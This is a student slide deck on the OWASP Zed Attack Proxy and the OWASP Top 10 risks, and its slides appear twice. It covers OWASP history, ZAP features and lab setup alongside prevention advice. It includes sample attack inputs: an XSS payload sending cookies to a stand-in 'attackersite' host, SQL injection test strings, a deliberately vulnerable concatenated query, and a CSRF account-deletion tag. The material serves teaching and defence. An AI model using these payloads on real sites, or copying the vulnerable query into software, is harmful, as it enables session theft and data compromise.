THE OWASP
ZED ATTACK PROXY
Research and Development Project
Final Report
Submitted By:-
Pallav Dhobley 09005012
Aditya Gupta 09005017
WARNING
Security Testing is VERY ILLEGAL ON
UNAUTHORIZED SYSTEMS
Overview
• Introduction
• OWASP Top 10 Application Security Risks – 2010
• Setting up the Environment
• Functioning of ZAP
• Conclusion
• References
INTRODUCTION
About OWASP
• Full form: Open Web Application Security Project
• An open-source application security project
• Works to create freely-available
• Articles
• Methodologies
• Documentation
• Tools, and
• Technologies
Features of OWASP
• It provides free and open source
• Application security tools and standards
• Complete books on application security testing, secure code
development, and security code review
• Standard security controls and libraries
• Local chapters worldwide
• Cutting edge research
• Extensive conferences worldwide
• Mailing lists
History of OWASP
• OWASP was started on September 9, 2001
• It was started by Mark Curphey and Dennis Groves.
• Since late 2003, Jeff Williams served as the volunteer
Chair of OWASP until September 2011.
• The current chair is Michael Coates, and vice chair
is Eoin Keary.
• The OWASP Foundation was established in 2004 and
supports the OWASP infrastructure and projects
OWASP-Zed Attack Proxy
• The Zed Attack Proxy (ZAP) is penetration testing tool for
finding vulnerabilities in web applications.
• Designed to be used by people with a wide range of
security experience
• Ideal for new developers and functional testers who are
new to penetration testing
• Useful addition to an experienced pen testers toolbox
• Released September 2010
• Current Version -: 2.0.0
ZAP Principles
• Free, Open source
• Cross platform
• Easy to use
• Easy to install
• Internationalized
• Fully documented
• Involvement actively encouraged
• Reuse well regarded components
Features of ZAP
• Intercepting proxy
• Automated scanner
• Passive scanner
• Brute force scanner
• Spider
• Fuzzer
• Port scanner
• Dynamic SSL Certificates
• API
• Beanshell integration
OWASP TOP 10
APPLICATION
SECURITY RISKS

Top 10 Application Security Risks
• A1 – Injection
• A2 – Cross-Site Scripting (XSS)
• A3 – Broken Authentication and Session Management
• A4 – Insecure Direct Object References
• A5 – Cross-Site Request Forgery (CSRF)
• A6 – Security Misconfiguration
• A7 – Insecure Cryptographic Storage
• A8 – Failure to Restrict URL Access
• A9 – Insufficient Transport Layer Protection
• A10 – Invalidated Redirects and Forwards
XSS - Cross Site Scripting
• Problem: User controlled data returned in HTTP
response contains HTML/JavaScript code
• Impact: Session Hijacking, Full Control of
Page, Malicious Redirects
• Basic XSS Test:"
><script>alert(document.cookie)</script>
• Cookie Theft Example:
"><script>document.location='http://attackersite/
'+document.cookie</script>

Types of XSS
• Stored XSS Attacks
• The injected code is permanently stored on the target servers
• Reflected XSS Attacks
• Injected code is reflected off the web server, such as in an error
message, search result, or any other response
• DOM Based XSS
• Attack payload is executed as a result of modifying the DOM
“environment” in the victim‟s browser used by the original client
side script

Prevention of XSS
• Solution
• Output Encoding
• converts command characters to benign characters
• Input Validation
• Example
• <script> becomes &lt;script&gt;
< &lt
> &gt
“ &quote
„ &#x27
& HTML ENCODING &amp
SQL Injection
• Problem: Incorrectly validated or non-validated string
literals are concatenated into a dynamic SQL
statement, and interpreted as code by the SQL engine.
• Impact: Arbitrary SQL Execution, Data Corruption, Data
Theft
• Basic SQL Injection Tests:
• OR 1=1 --' OR '1'= '1'--
• Example Vulnerable Query:
• sqlQ = “Select user from UserTable where name= '+username+ '
and pass = '+password+ ' ”
Types of SQL Injections
• First Order Attack
• The attacker can simply enter a malicious string and cause the
modified code to be executed immediately.
• Second Order Attack
• The attacker injects into persistent storage (such as a table row)
which is deemed as a trusted source. An attack is subsequently
executed by another activity.
• Lateral Injection.
• The attacker can manipulate the implicit functionTo_Char() by
changing the values of the environment variables
Prevention of SQL Injection
• Reduce the attack surface.
• Ensure that all excess database privileges are revoked
• Avoid dynamic SQL with concatenated input
• Use bind arguments.
• Filter and sanitize input.
• The Oracle-supplied DBMS_ASSERT package contains a number
of functions that can be used to sanitize user input
Cross Site Request Forgery (CSRF)
• Problem:
• Browser cannot distinguish between user initiated actions and
automated actions
• Websites process valid requests that are authorized to user and
contain user session id
• Impact:
• Attacker can perform arbitrary actions with victim user‟s account on
third party site.
• Not traceable, logs show user performed these actions.
• Basic CSRF Test:
• <img src=”http://targetsite/?action=deleteAccount”></img>
Prevention Measures That Do NOT Work
• Using a Secret Cookie
• Only Accepting POST Requests
• Multi-Step Transactions
• URL Rewriting
Prevention of CSRF
• Preventing CSRF requires the inclusion of an
unpredictable token in the body or URL of each HTTP
request
• Such tokens should at a minimum be unique per user
session, but can also be unique per request.
• The preferred option is to include the unique token in a hidden field.
• The unique token can also be included in the URL itself, or a URL
parameter
SETTING UP THE
ENVIRONMENT
Installation and Configuration of ZAP
• Download Link:
• http://code.google.com/p/zaproxy/downloads/list
• Zap runs on proxy. To set up the proxy in ZAP
• go to TOOLS > OPTIONS > LOCAL PROXY in ZAP
• Same configuration in the browser too
Setting Up Web Security Learning Lab
• Required Software
• Virtual Machine Software
• OWASP Broken Web Apps VM
• Web Proxy - Recommend OWASP Zap Proxy
• Web Proxy - Alternative Burp Proxy
• Browser - Recommend Firefox
• Optional - Browser Plugins
• Firebug
• Firecookie
• Installation instructions are written in the final report
FUNCTIONING OF ZAP
Functioning of ZAP
• Intercepting the traffic
• Traditional and AJAX spiders
• Automated scanners
• Analysing the scan results
• Reporting
Intercepting the traffic
• Configure the browser to use ZAP proxy server on
localhost
• Can intercept all traffic to a user specified
website/server
• Can click on any link on the site to observe the captured
request
• Can modify this request before forwarding it to the
server
• The response can also be intercepted before forwarding
it to the browser
Spidering
• ZAP spider is needed to crawl links that are not directly
visible
• It automatically discovers and explores the hidden links
for a site
• Newly discovered URLs are shown
• URLs whose domain is different from target are also listed
Scanning the website
• Active Scanning
• Can select a site to be attacked under the „Attack‟ section
• Tool actually attacks the application in all possible ways to find out
all possible vulnerabilities
• Some of the issues active scan looks for are :
• Cross Site Scripting
• SQL Injection
• External Redirect
• Parameter tampering
• Directory browsing
• All findings shown under „Alerts‟ tab
Scanning the website
• Passive scanning
• Unlike active scanning, passive scanning does not change any
responses coming from server
• Only looks at responses to identify vulnerabilities
• Safe to use
• Some of the issues passive scanning looks for :
• Incomplete or no cache-control and pragma HTTP Header set
• Cross-domain JavaScript source file inclusion
• Cross Site Request Forgery
• Password Autocomplete in browser
• Weak authentication
Analysis and Reporting
• No tool‟s report is free from false positives
• Security analyst can determine which vulnerabilities are
false positives
• It also shows the level of threat associated with the
vulnerability
• High, Medium, Low
• Analysed results are used to generate the report
• Can generate a detailed report of all vulnerabilities; can
be exported to HTML file and viewed in a browser
Other ZAP features
• Port Scan
• This feature scans open ports on the target site and lists them
accordingly
• Encode/Decode Hash
• This feature is used to encode/ decode the text entered
• Fuzzing
• Fuzzing is the process of sending invalid and unexpected input to
the application to observe the behaviour
• Extensions for ZAP
• ZAP has plugins like LDAP Injection, session fixation etc. and many
others that can be found on
• http://code.google.com/p/zap-extensions/
CONCLUSION
ZAP- Firefox of Web Security
• ZAP is a free, open-source community developed tool
aimed at making the online world more secure
• Some of the ideals that have driven ZAP are listed below
• Help users develop and apply application security skills
• Build a competitive, open source, and community oriented platform
• Provide an extensible platform for testing
• Designed to be easy to use
• Raise the bar for other security tools
Future of ZAP
• Enhance scanners to detect more vulnerabilities
• Extend API, better integration
• Fuzzing analysis
• Easier to use, better help
References
• Open Web Application Security Project
• https://www.owasp.org/index.php/Main_Page
• OWASP Top Ten Project
• https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Proj
ect
• Cross-site Scripting (XSS)
• https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
• OWASP Zed Attack Proxy Project
• https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Proj
ect
• Zaproxy :
• https://code.google.com/p/zaproxy/
References (contd.)
• ZAP Blog:
• http://zaproxy.blogspot.co.uk/
• Penetration Testing For Developers
• http://pentest4devs.blogspot.in/2010/09/exploring-web-application-
with-zap.html
• Setting Up Web Security Learning Lab
• http://people.mozilla.org/~mcoates/WebSecurityLab.html
• Webgoat:
• https://www.owasp.org/index.php/OWASP_WebGoat_Project
THANK YOU !!!
Questions ?

The OWASP Zed Attack Proxy

  • 1.
    THE OWASP ZED ATTACKPROXY Research and Development Project Final Report Submitted By:- Pallav Dhobley 09005012 Aditya Gupta 09005017
  • 2.
    WARNING Security Testing isVERY ILLEGAL ON UNAUTHORIZED SYSTEMS
  • 3.
    Overview • Introduction • OWASPTop 10 Application Security Risks – 2010 • Setting up the Environment • Functioning of ZAP • Conclusion • References
  • 4.
  • 5.
    About OWASP • Fullform: Open Web Application Security Project • An open-source application security project • Works to create freely-available • Articles • Methodologies • Documentation • Tools, and • Technologies
  • 6.
    Features of OWASP •It provides free and open source • Application security tools and standards • Complete books on application security testing, secure code development, and security code review • Standard security controls and libraries • Local chapters worldwide • Cutting edge research • Extensive conferences worldwide • Mailing lists
  • 7.
    History of OWASP •OWASP was started on September 9, 2001 • It was started by Mark Curphey and Dennis Groves. • Since late 2003, Jeff Williams served as the volunteer Chair of OWASP until September 2011. • The current chair is Michael Coates, and vice chair is Eoin Keary. • The OWASP Foundation was established in 2004 and supports the OWASP infrastructure and projects
  • 8.
    OWASP-Zed Attack Proxy •The Zed Attack Proxy (ZAP) is penetration testing tool for finding vulnerabilities in web applications. • Designed to be used by people with a wide range of security experience • Ideal for new developers and functional testers who are new to penetration testing • Useful addition to an experienced pen testers toolbox • Released September 2010 • Current Version -: 2.0.0
  • 9.
    ZAP Principles • Free,Open source • Cross platform • Easy to use • Easy to install • Internationalized • Fully documented • Involvement actively encouraged • Reuse well regarded components
  • 10.
    Features of ZAP •Intercepting proxy • Automated scanner • Passive scanner • Brute force scanner • Spider • Fuzzer • Port scanner • Dynamic SSL Certificates • API • Beanshell integration
  • 11.
  • 12.
    Top 10 ApplicationSecurity Risks • A1 – Injection • A2 – Cross-Site Scripting (XSS) • A3 – Broken Authentication and Session Management • A4 – Insecure Direct Object References • A5 – Cross-Site Request Forgery (CSRF) • A6 – Security Misconfiguration • A7 – Insecure Cryptographic Storage • A8 – Failure to Restrict URL Access • A9 – Insufficient Transport Layer Protection • A10 – Invalidated Redirects and Forwards
  • 13.
    XSS - CrossSite Scripting • Problem: User controlled data returned in HTTP response contains HTML/JavaScript code • Impact: Session Hijacking, Full Control of Page, Malicious Redirects • Basic XSS Test:" ><script>alert(document.cookie)</script> • Cookie Theft Example: "><script>document.location='http://attackersite/ '+document.cookie</script>
  • 14.
    Types of XSS •Stored XSS Attacks • The injected code is permanently stored on the target servers • Reflected XSS Attacks • Injected code is reflected off the web server, such as in an error message, search result, or any other response • DOM Based XSS • Attack payload is executed as a result of modifying the DOM “environment” in the victim‟s browser used by the original client side script
  • 15.
    Prevention of XSS •Solution • Output Encoding • converts command characters to benign characters • Input Validation • Example • <script> becomes &lt;script&gt; < &lt > &gt “ &quote „ &#x27 & HTML ENCODING &amp
  • 16.
    SQL Injection • Problem:Incorrectly validated or non-validated string literals are concatenated into a dynamic SQL statement, and interpreted as code by the SQL engine. • Impact: Arbitrary SQL Execution, Data Corruption, Data Theft • Basic SQL Injection Tests: • OR 1=1 --' OR '1'= '1'-- • Example Vulnerable Query: • sqlQ = “Select user from UserTable where name= '+username+ ' and pass = '+password+ ' ”
  • 17.
    Types of SQLInjections • First Order Attack • The attacker can simply enter a malicious string and cause the modified code to be executed immediately. • Second Order Attack • The attacker injects into persistent storage (such as a table row) which is deemed as a trusted source. An attack is subsequently executed by another activity. • Lateral Injection. • The attacker can manipulate the implicit functionTo_Char() by changing the values of the environment variables
  • 18.
    Prevention of SQLInjection • Reduce the attack surface. • Ensure that all excess database privileges are revoked • Avoid dynamic SQL with concatenated input • Use bind arguments. • Filter and sanitize input. • The Oracle-supplied DBMS_ASSERT package contains a number of functions that can be used to sanitize user input
  • 19.
    Cross Site RequestForgery (CSRF) • Problem: • Browser cannot distinguish between user initiated actions and automated actions • Websites process valid requests that are authorized to user and contain user session id • Impact: • Attacker can perform arbitrary actions with victim user‟s account on third party site. • Not traceable, logs show user performed these actions. • Basic CSRF Test: • <img src=”http://targetsite/?action=deleteAccount”></img>
  • 20.
    Prevention Measures ThatDo NOT Work • Using a Secret Cookie • Only Accepting POST Requests • Multi-Step Transactions • URL Rewriting
  • 21.
    Prevention of CSRF •Preventing CSRF requires the inclusion of an unpredictable token in the body or URL of each HTTP request • Such tokens should at a minimum be unique per user session, but can also be unique per request. • The preferred option is to include the unique token in a hidden field. • The unique token can also be included in the URL itself, or a URL parameter
  • 22.
  • 23.
    Installation and Configurationof ZAP • Download Link: • http://code.google.com/p/zaproxy/downloads/list • Zap runs on proxy. To set up the proxy in ZAP • go to TOOLS > OPTIONS > LOCAL PROXY in ZAP • Same configuration in the browser too
  • 24.
    Setting Up WebSecurity Learning Lab • Required Software • Virtual Machine Software • OWASP Broken Web Apps VM • Web Proxy - Recommend OWASP Zap Proxy • Web Proxy - Alternative Burp Proxy • Browser - Recommend Firefox • Optional - Browser Plugins • Firebug • Firecookie • Installation instructions are written in the final report
  • 25.
  • 26.
    Functioning of ZAP •Intercepting the traffic • Traditional and AJAX spiders • Automated scanners • Analysing the scan results • Reporting
  • 27.
    Intercepting the traffic •Configure the browser to use ZAP proxy server on localhost • Can intercept all traffic to a user specified website/server • Can click on any link on the site to observe the captured request • Can modify this request before forwarding it to the server • The response can also be intercepted before forwarding it to the browser
  • 28.
    Spidering • ZAP spideris needed to crawl links that are not directly visible • It automatically discovers and explores the hidden links for a site • Newly discovered URLs are shown • URLs whose domain is different from target are also listed
  • 29.
    Scanning the website •Active Scanning • Can select a site to be attacked under the „Attack‟ section • Tool actually attacks the application in all possible ways to find out all possible vulnerabilities • Some of the issues active scan looks for are : • Cross Site Scripting • SQL Injection • External Redirect • Parameter tampering • Directory browsing • All findings shown under „Alerts‟ tab
  • 30.
    Scanning the website •Passive scanning • Unlike active scanning, passive scanning does not change any responses coming from server • Only looks at responses to identify vulnerabilities • Safe to use • Some of the issues passive scanning looks for : • Incomplete or no cache-control and pragma HTTP Header set • Cross-domain JavaScript source file inclusion • Cross Site Request Forgery • Password Autocomplete in browser • Weak authentication
  • 31.
    Analysis and Reporting •No tool‟s report is free from false positives • Security analyst can determine which vulnerabilities are false positives • It also shows the level of threat associated with the vulnerability • High, Medium, Low • Analysed results are used to generate the report • Can generate a detailed report of all vulnerabilities; can be exported to HTML file and viewed in a browser
  • 32.
    Other ZAP features •Port Scan • This feature scans open ports on the target site and lists them accordingly • Encode/Decode Hash • This feature is used to encode/ decode the text entered • Fuzzing • Fuzzing is the process of sending invalid and unexpected input to the application to observe the behaviour • Extensions for ZAP • ZAP has plugins like LDAP Injection, session fixation etc. and many others that can be found on • http://code.google.com/p/zap-extensions/
  • 33.
  • 34.
    ZAP- Firefox ofWeb Security • ZAP is a free, open-source community developed tool aimed at making the online world more secure • Some of the ideals that have driven ZAP are listed below • Help users develop and apply application security skills • Build a competitive, open source, and community oriented platform • Provide an extensible platform for testing • Designed to be easy to use • Raise the bar for other security tools
  • 35.
    Future of ZAP •Enhance scanners to detect more vulnerabilities • Extend API, better integration • Fuzzing analysis • Easier to use, better help
  • 36.
    References • Open WebApplication Security Project • https://www.owasp.org/index.php/Main_Page • OWASP Top Ten Project • https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Proj ect • Cross-site Scripting (XSS) • https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) • OWASP Zed Attack Proxy Project • https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Proj ect • Zaproxy : • https://code.google.com/p/zaproxy/
  • 37.
    References (contd.) • ZAPBlog: • http://zaproxy.blogspot.co.uk/ • Penetration Testing For Developers • http://pentest4devs.blogspot.in/2010/09/exploring-web-application- with-zap.html • Setting Up Web Security Learning Lab • http://people.mozilla.org/~mcoates/WebSecurityLab.html • Webgoat: • https://www.owasp.org/index.php/OWASP_WebGoat_Project
  • 38.